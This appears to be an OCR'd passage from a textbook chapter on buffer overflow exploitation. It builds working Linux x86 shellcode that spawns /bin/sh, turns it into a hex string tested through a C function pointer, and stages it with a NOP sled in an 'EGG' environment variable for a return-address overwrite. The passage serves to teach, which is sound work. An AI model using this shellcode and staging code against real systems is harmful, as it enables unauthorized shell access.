
```
[amad@localhost testassembly]$ as testasm.s -o testasm.o
[amad@localhost testassembly]$ ld testasm.o -o testasm
[amad@localhost testassembly]$ ./testasm
AHMADUUMUni
sh-3.2$ pwd
/home/amad/Public/testassembly
sh-3.2$ exit
exit
```

Look likes the assembly works fine. Next, in order to get the opcodes the object file need to dumped using objdump tool. These opcodes will be used in the next C program as char array of hex. Take note that the assembly code can be used directly in the C program using the asm keyword; however the program will be larger. The following code snippet shows the steps.

```
[amad@localhost testassembly]$ objdump -D testasm
testasm:     file format elf32-i386
Disassembly of section .data:
```



```
08049054 <_start>:
 8049054: 31 c0                  xor    %eax,%eax
 8049056: 31 db                  xor    %ebx,%ebx
 8049058: 31 d2                  xor    %edx,%edx
 804905a: 53                     push   %ebx
 804905b: 68 55 6e 69 0a         push   $0xa696e55
 8049060: 68 44 55 55 4d         push   $0x4d555544
 8049065: 68 41 48 4d 41         push   $0x414d4841
 804906a: 89 e1                  mov    %esp,%ecx
 804906c: b2 0f                  mov    $0xf,%dl
 804906e: b0 04                  mov    $0x4,%al
 8049070: cd 80                  int    $0x80
 8049072: 31 c0                  xor    %eax,%eax
 8049074: 31 db                  xor    %ebx,%ebx
 8049076: 31 c9                  xor    %ecx,%ecx
 8049078: b0 17                  mov    $0x17,%al
 804907a: cd 80                  int    $0x80
 804907c: eb 18                  jmp    8049096 <do_call>

0804907e <jmp_back>:
 804907e: 5b                     pop    %ebx
 804907f: 31 c0                  xor    %eax,%eax
 8049081: 88 43 07               mov    %al,0x7(%ebx)
 8049084: 89 5b 08               mov    %ebx,0x8(%ebx)
 8049087: 89 43 0c               mov    %eax,0xc(%ebx)
 804908a: 31 c0                  xor    %eax,%eax
 804908c: b0 0b                  mov    $0xb,%al
 804908e: 8d 4b 08               lea    0x8(%ebx),%ecx
 8049091: 8d 53 0c               lea    0xc(%ebx),%edx
 8049094: cd 80                  int    $0x80

08049096 <do_call>:
 8049096: e8 e3 ff ff ff         call   804907e <jmp_back>

0804909b <shell>:
 804909b: 2f                     das
 804909c: 62 69 6e               bound  %ebp,0x6e(%ecx)
 804909f: 2f                     das
 80490a0: 73 68                  jae    804910a <_end+0x5e>
 80490a2: 4e                     dec    %esi
 80490a3: 58                     pop    %eax
 80490a4: 58                     pop    %eax
 80490a5: 58                     pop    %eax
 80490a6: 58                     pop    %eax
 80490a7: 59                     pop    %ecx
 80490a8: 59                     pop    %ecx
 80490a9: 59                     pop    %ecx
 80490aa: 59                     pop    %ecx
[amad@localhost testassembly]$
```



```
[amad@localhost testassembly]$ as testasm.s -o testasm.o
[amad@localhost testassembly]$ ld testasm.o -o testasm
[amad@localhost testassembly]$ objdump -D testasm

testasm:     file format elf32-i386


Disassembly of section .data:

08049054 <_start>:
 8049054:       31 c0                   xor    %eax,%eax
 8049056:       31 db                   xor    %ebx,%ebx
 8049058:       31 d2                   xor    %edx,%edx
 804905a:       53                      push   %ebx
 804905b:       68 55 6e 69 0a          push   $0xa696e55
 8049060:       68 44 55 55 4d          push   $0x4d555544
 8049065:       68 41 48 4d 41          push   $0x414d4841
 804906a:       89 e1                   mov    %esp,%ecx
 804906c:       b2 0f                   mov    $0xf,%dl
 804906e:       b0 04                   mov    $0x4,%al
 8049070:       cd 80                   int    $0x80
 8049072:       31 c0                   xor    %eax,%eax
 8049074:       31 db                   xor    %ebx,%ebx
 8049076:       31 c9                   xor    %ecx,%ecx
 8049078:       b0 17                   mov    $0x17,%al
 804907a:       cd 80                   int    $0x80
 804907c:       eb 18                   jmp    8049096 <do_call>

0804907e <jmp_back>:
```

Figure 3.19: Dumping the Hex representation using objdump tool

Then, re-arrange the opcodes in hex. There must be no null, \x00 (string terminator) in this shellcode which can terminate the execution. In real exploit, the shellcode should be as smaller as possible to exploit the limited space which mostly available for storage and in addition increases the execution speed.

```
"\x31\xc0\x31\xdb\x31\xd2\x53\x68\x55\x6e\x69\x0a\x68\x44\x55"
"\x55\x4d\x68\x41\x48\x4d\x41\x89\xe1\xb2\x0f\xb0\x04\xcd\x80\x31"
"\xc0\x31\xdb\x31\xc9\xb0\x17\xcd\x80\xeb\x18\x5b\x31\xc0\x88\x43"
"\x07\x89\x5b\x08\x89\x43\x0c\x31\xc0\xb0\x0b\x8d\x4b\x08\x8d\x53"
"\x0c\xcd\x80\xe8\xe3\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x4e"
"\x58\x58\x58\x58\x59\x59\x59\x59"
```


Next, use this shellcode as a char array in the C program (*testmyasm.c*) for testing as shown in the following code.

```
#include <unistd.h>

char shcode[] =
"\x31\xc0\x31\xdb\x31\xd2\x53\x68\x55\x6e\x69\x0a\x68\x44\x55"
"\x55\x4d\x68\x41\x48\x4d\x41\x89\xe1\xb2\x0f\xb0\x04\xcd\x80\x31"
"\xc0\x31\xdb\x31\xc9\xb0\x17\xcd\x80\xeb\x18\x5b\x31\xc0\x88\x43"
"\x07\x89\x5b\x08\x89\x43\x0c\x31\xc0\xb0\x0b\x8d\x4b\x08\x8d\x53"
"\x0c\xcd\x80\xe8\xe3\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x4e"
"\x58\x58\x58\x58\x59\x59\x59\x59";

int main(int argc, char **argv)
{
     int (*ret)();       /* creating a function pointer, ret */
     ret = (int(*)())shcode; /* ret points to our shellcode that
                         /* casted to a function */
     (int)(*ret)();      /* execute as function shcode[] */
     exit(0);            /* exit peacefully */
}
```

Then, compile and run this program as shown in the following steps.

```
[amad@localhost testassembly]$ gcc -w -g testmyasm.c -o testmyasm
[amad@localhost testassembly]$ ./testmyasm
AHMADUUMUni
sh-3.2$ id
uid=500(amad) gid=500(amad) groups=500(amad)
sh-3.2$ whoami
amad
sh-3.2$
sh-3.2$
sh-3.2$ exit
exit
[amad@localhost testassembly]$
```

Figure 3.20 shows the screenshot for the previous task.



```
[amad@localhost testassembly]$ cat testmyasm.c
#include <unistd.h>

char shcode[] = "\x31\xc0\x31\xdb\x31\xd2\x53\x68\x55\x6e\x69\x0a\x68\x44\x55\x55"
                "\x4d\x68\x41\x48\x4d\x41\x89\xe1\xb2\x0f\xb0\x04\xcd\x80\x31\xc0"
                "\x31\xdb\x31\xc9\xb0\x17\xcd\x80\xeb\x18\x5b\x31\xc0\x88\x43\x07"
                "\x89\x5b\x08\x89\x43\x0c\x31\xc0\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c"
                "\xcd\x80\xe8\xe3\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x4e\x58"
                "\x58\x58\x58\x59\x59\x59\x59";

int main(int argc, char **argv)
{
        int (*ret)();
        ret = (int(*)())shcode;
        (int)(*ret)();
        exit(0);
}
[amad@localhost testassembly]$ gcc -w -g testmyasm.c -o testmyasm
[amad@localhost testassembly]$ ./testmyasm
AHMADUUMUni
sh-3.2$ id
uid=500(amad) gid=500(amad) groups=500(amad)
sh-3.2$ whoami
amad
sh-3.2$
sh-3.2$
sh-3.2$ exit
exit
```


Figure 3.20: Screenshot for the shellcode testing

The shellcode works fine, so the *NXXXXYYYY* portion after the /bin/sh that just to make it easier for the assembly coding in getting the address of the string and reserving the necessary space can be discarded. By removing the string part of the opcode, the left shellcode is shown below.

```
"\x31\xc0\x31\xdb\x31\xd2\x53\x68\x55\x6e\x69\x0a\x68\x44\x55\x55"
"\x4d\x68\x41\x48\x4d\x41\x89\xe1\xb2\x0f\xb0\x04\xcd\x80\x31\xc0"
"\x31\xdb\x31\xc9\xb0\x17\xcd\x80\xeb\x18\x5b\x31\xc0\x88\x43\x07"
"\x89\x5b\x08\x89\x43\x0c\x31\xc0\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c"
"\xcd\x80\xe8\xe3\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68";
```

Re-compile and re-run the program with this new little bit 'smaller' shellcode.

```
[amad@localhost testassembly]$ cat asmshellcodefinal.c
#include <unistd.h>

char shcode[] =
"\x31\xc0\x31\xdb\x31\xd2\x53\x68\x55\x6e\x69\x0a\x68\x44\x55\x55"
"\x4d\x68\x41\x48\x4d\x41\x89\xe1\xb2\x0f\xb0\x04\xcd\x80\x31\xc0"
"\x31\xdb\x31\xc9\xb0\x17\xcd\x80\xeb\x18\x5b\x31\xc0\x88\x43\x07"
"\x89\x5b\x08\x89\x43\x0c\x31\xc0\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c"
"\xcd\x80\xe8\xe3\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68";

int main(int argc, char **argv)
{
        int (*ret)();
        ret = (int(*)())shcode;
        (int)(*ret)();
        exit(0);
}
[amad@localhost testassembly]$ gcc -w -g asmshellcodefinal.c -o
asmshellcodefinal
[amad@localhost testassembly]$ ./asmshellcodefinal
AHMADUUMUni
sh-3.2$
sh-3.2$
sh-3.2$ id
uid=500(amad) gid=500(amad) groups=500(amad)
sh-3.2$ whoami
amad
sh-3.2$ exit
exit
[amad@localhost testassembly]$
```



```
[amad@localhost testassembly]$ gcc -w -g asmshellcodefinal.c -o asmshellcodefinal
[amad@localhost testassembly]$ ./asmshellcodefinal
AHMADUUMUni
sh-3.2$
sh-3.2$
sh-3.2$ id
uid=500(amad) gid=500(amad) groups=500(amad)
sh-3.2$ whoami
amad
sh-3.2$ exit
exit
[amad@localhost testassembly]$
```

Figure 3.21: Running the shellcode screenshot


Well, the shellcode looks fine.

CH 03 (C): VULNERABILITY & EXPLOIT IN ACTION

3.8 Storing the Shellcode in the Environment Variable

The following is the program that will be used to store the shellcode in the environment variable. Take note that the shellcode used is slightly different with the previously created however the functionality is same. The constructed buffer that contains the shellcode will be stored in the "EGG" environment variable. Later on a program that finds the address of the "*EGG*" value will be created. Finally, this address will be used to overwrite the vulnerable program's return address, hence pointing to the *EGG* and triggering the shellcode execution.

```
[amad@localhost projectbof11]$ cat eggcode.c
/* eggcode.c */
#include <unistd.h>
#define NOP 0x90

char shellcode[] =
"\x31\xc0\x31\xdb\x31\xd2\x53\x68\x55\x6e\x69\x0a\x68\x64\x55"
"\x55\x4d\x68\x41\x68\x6d\x61\x89\xe1\xb2\x0f\xb0\x04\xcd\x80"
"\x31\xc0\x31\xdb\x31\xc9\xb0\x17\xcd\x80\x31\xc0\x50\x68\x6e"
"\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x8d\x54\x24\x08\x50"
"\x53\x8d\x0c\x24\xb0\x0b\xcd\x80\x31\xc0\xb0\x01\xcd\x80";

int main(void)
{
  char shell[512];

  puts("Eggshell loaded into environment.\n");
  memset(shell,NOP,512);      /* fill-up the buffer with NOP */
/* fill-up the shellcode on the second half to the end of buffer */
  memcpy(&shell[512-strlen(shellcode)],shellcode,strlen(shellcode));
  /* set the environment variable to */
  /* EGG and shell as its value, rewrite if needed */
  setenv("EGG", shell, 1);
  /* modify the variable */
  putenv(shell);
  /* invoke the bash */
  system("bash");
  return 0;
}
[amad@localhost projectbof11]$
```




```
[amad@localhost projectbof11]$ cat eggcode.c
#include <unistd.h>
#define NOP 0x90

char shellcode[] =
"\x31\xc0\x31\xdb\x31\xd2\x53\x68\x55\x6e\x69\x0a\x68\x64\x55"
"\x55\x4d\x68\x41\x68\x6d\x61\x89\xe1\xb2\x0f\xb0\x04\xcd\x80"
"\x31\xc0\x31\xdb\x31\xc9\xb0\x17\xcd\x80\x31\xc0\x50\x68\x6e"
"\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x8d\x54\x24\x08\x50\x53"
"\x8d\x0c\x24\xb0\x0b\xcd\x80\x31\xc0\xb0\x01\xcd\x80";

int main(void)
{
  char shell[512];

 puts("Eggshell loaded into environment.\n");
 memset(shell,NOP,512);
 memcpy(&shell[512-strlen(shellcode)],shellcode,strlen(shellcode));
 setenv("EGG", shell, 1);
 putenv(shell);
 system("bash");
 return 0;
}
```

Figure 3.22: The eggcode.c file content screenshot

In order to trigger the shellcode execution, the address of the *EGG* environment variable need to be found. The core dump can be used to find the address as shown previously but in this demo the following simple program will be used.

```
[amad@localhost projectbof11]$ cat findeggaddr.c
/* findeggaddr.c */
#include <unistd.h>

int main(void)
{
  printf("EGG address: 0x%lx\n", getenv("EGG"));
  return 0;
}
[amad@localhost projectbof11]$
```




```
[amad@localhost projectbof11]$ cat findeggaddr.c
#include <unistd.h>

int main(void)
{
 printf("EGG address: 0x%lx\n", getenv("EGG"));
 return 0;
}
[amad@localhost projectbof11]$
```

Figure 3.23: The findeggaddr.c file content screenshot

In order to simplify the coding, the *eggcode.c* and *findeggaddr.c* programs can be combined into one program. Next, compile and test run these two programs.

```
[amad@localhost projectbof11]$ gcc -g -w eggcode.c -o eggcode
[amad@localhost projectbof11]$ gcc -g -w findeggaddr.c -o findeggaddr
[amad@localhost projectbof11]$ ./eggcode
Eggshell loaded into environment.

[amad@localhost projectbof11]$ ./findeggaddr
EGG address: 0xbffff573
[amad@localhost projectbof11]$
```

Figure 3.24 is the screenshot for the previous task.



```
[amad@localhost projectbof11]$ gcc -g -w eggcode.c -o eggcode
[amad@localhost projectbof11]$ gcc -g -w findeggaddr.c -o findeggaddr
[amad@localhost projectbof11]$ ./eggcode
Eggshell loaded into environment.

[amad@localhost projectbof11]$ ./findeggaddr
EGG address: 0xbffff573
[amad@localhost projectbof11]$
```


Figure 3.24: Screenshot for the running payload and finding the address programs

So, in this test run the *EGG* address is 0xbffff573. The environment setup can be verified by running the env command and the sample is shown below.

```
[amad@localhost projectbof11]$ env
SSH_AGENT_PID=2379
HOSTNAME=localhost.localdomain
SHELL=/bin/bash
TERM=xterm
DESKTOP_STARTUP_ID=
HISTSIZE=1000
XDG_SESSION_COOKIE=57d9c1bbca3b75b0e7d703ee48d7f938-1222464165.926602-
433845229
GTK_RC_FILES=/etc/gtk/gtkrc:/home/amad/.gtkrc-1.2-gnome2
WINDOWID=54526043
QTDIR=/usr/lib/qt-3.3
QTINC=/usr/lib/qt-3.3/include
GTK_MODULES=gnomebreakpad
EGG=����������������������������������������
�����������������������������������������
�����������������������������������������
�����������������������������������������
�����������������������������������������
�����������������������������������������
�����������������������������������������
�����������������������������������������
�����������������������������������������
�����������������������������������������
��������������������1�1�1�ShUni
hdUUMhAhma�� 1�1�1щ1�Phn/shh//bi���TPS�
                                       $�
                                         1��`���
USER=amad
```

```
LS_COLORS=no=00:fi=00:di=00;34:ln=00;36:pi=40;33:so=00;35:do=00;35:bd=40;33
;01:cd=40;
33;01:or=40;31;01:mi=01;05;37;41:su=37;41:sg=30;43:tw=30;42:ow=34;42:st=37;
44:ex=00;
[trimmed]
35:*.avi=00;35:*.fli=00;35:*.gl=00;35:*.dl=00;35:*.xcf=00;35:*.xwd=00;35:*.
yuv=00;
35:*.svg=00;35:*.aac=00;36:*.au=00;36:*.flac=00;36:*.mid=00;36:*.midi=00;36
:*.mka=00;
36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:
GNOME_KEYRING_SOCKET=/tmp/keyring-xNNTLN/socket
SSH_AUTH_SOCK=/tmp/keyring-xNNTLN/ssh
SESSION_MANAGER=local/unix:@/tmp/.ICE-unix/2224,unix/unix:/tmp/.ICE-
unix/2224
USERNAME=amad
MAIL=/var/spool/mail/amad
PATH=/usr/lib/qt-
3.3/bin:/usr/kerberos/bin:/usr/lib/ccache:/usr/local/bin:/usr/bin:/bin:/hom
e/amad/bin
DESKTOP_SESSION=gnome
INPUTRC=/etc/inputrc
[trimmed]
DBUS_SESSION_BUS_ADDRESS=unix:abstract=/tmp/dbus-
NH1lTlW7zI,guid=712d382926b8dfbe386d528f48dd52a6
LESSOPEN=|/usr/bin/lesspipe.sh %s
DISPLAY=:0.0
QT_PLUGIN_PATH=/usr/lib/kde4/plugins
G_BROKEN_FILENAMES=1
COLORTERM=gnome-terminal
XAUTHORITY=/var/run/gdm/auth-cookie-XXXMWPHU-for-amad
_=/usr/bin/env
[amad@localhost projectbof11]$
```

The following Figure shows the screenshot for the *env* output.




```
[amad@localhost projectbof11]$ env
SSH_AGENT_PID=2379
HOSTNAME=localhost.localdomain
SHELL=/bin/bash
TERM=xterm
DESKTOP_STARTUP_ID=
HISTSIZE=1000
XDG_SESSION_COOKIE=57d9c1bbca3b75b0e7d703ee48d7f938-1222464165.926602-433845229
GTK_RC_FILES=/etc/gtk/gtkrc:/home/amad/.gtkrc-1.2-gnome2
WINDOWID=54526043
QTDIR=/usr/lib/qt-3.3
QTINC=/usr/lib/qt-3.3/include
GTK_MODULES=gnomebreakpad
EGG=���������������������������������������������������������������������������������
�������������������������������������������������������������������������������������
�������������������������������������������������������������������������������������
�������������������������������������������������������������������������������������
�������������������������������������������������������������������������������������
�������������������1�1�1�ShUni
hdUUMhAhma��` 1�1�1ц` 1�Phn/shh//bi���TPS�
                                           $�
                                            ` 1��`  ���

USER=amad
LS_COLORS=no=00:fi=00:di=00;34:ln=00;36:pi=40;33:so=00;35:do=00;35:bd=40;33;01:cd=40;
33;01:or=40;31;01:mi=01;05;37;41:su=37;41:sg=30;43:tw=30;42:ow=34;42:st=37;44:ex=00;3
2:*.cmd=00;32:*.exe=00;32:*.com=00;32:*.btm=00;32:*.bat=00;32:*.sh=00;32:*.csh=00;32:
```

Figure 3.25: The payload has been setup in the environment variable

Well, the shellcode was properly assigned to the *EGG* variable. Whether the address is actually pointing to the shellcode that start with *NOP* (*0x90*) or not can be double checked by using *gdb*. To complete this task, re-run the eggcode and findeggaddr programs and then *gdb* the eggcode. As shown in the following output, the address is *0xbffff573*. Different machine may display different address.

```
[amad@localhost projectbof11]$ ./eggcode
Eggshell loaded into environment.

[amad@localhost projectbof11]$ ./findeggaddr
EGG address: 0xbffff573
[amad@localhost projectbof11]$ gdb -q eggcode
(gdb) r
Starting program: /home/amad/Public/projectbof11/eggcode
Eggshell loaded into environment.

Detaching after fork from child process 3132.

Program received signal SIGTTIN, Stopped (tty input).
0x00110416 in __kernel_vsyscall ()
(gdb) x/x 0xbffff573
0xbffff573:     0x90909090
(gdb)
```



```
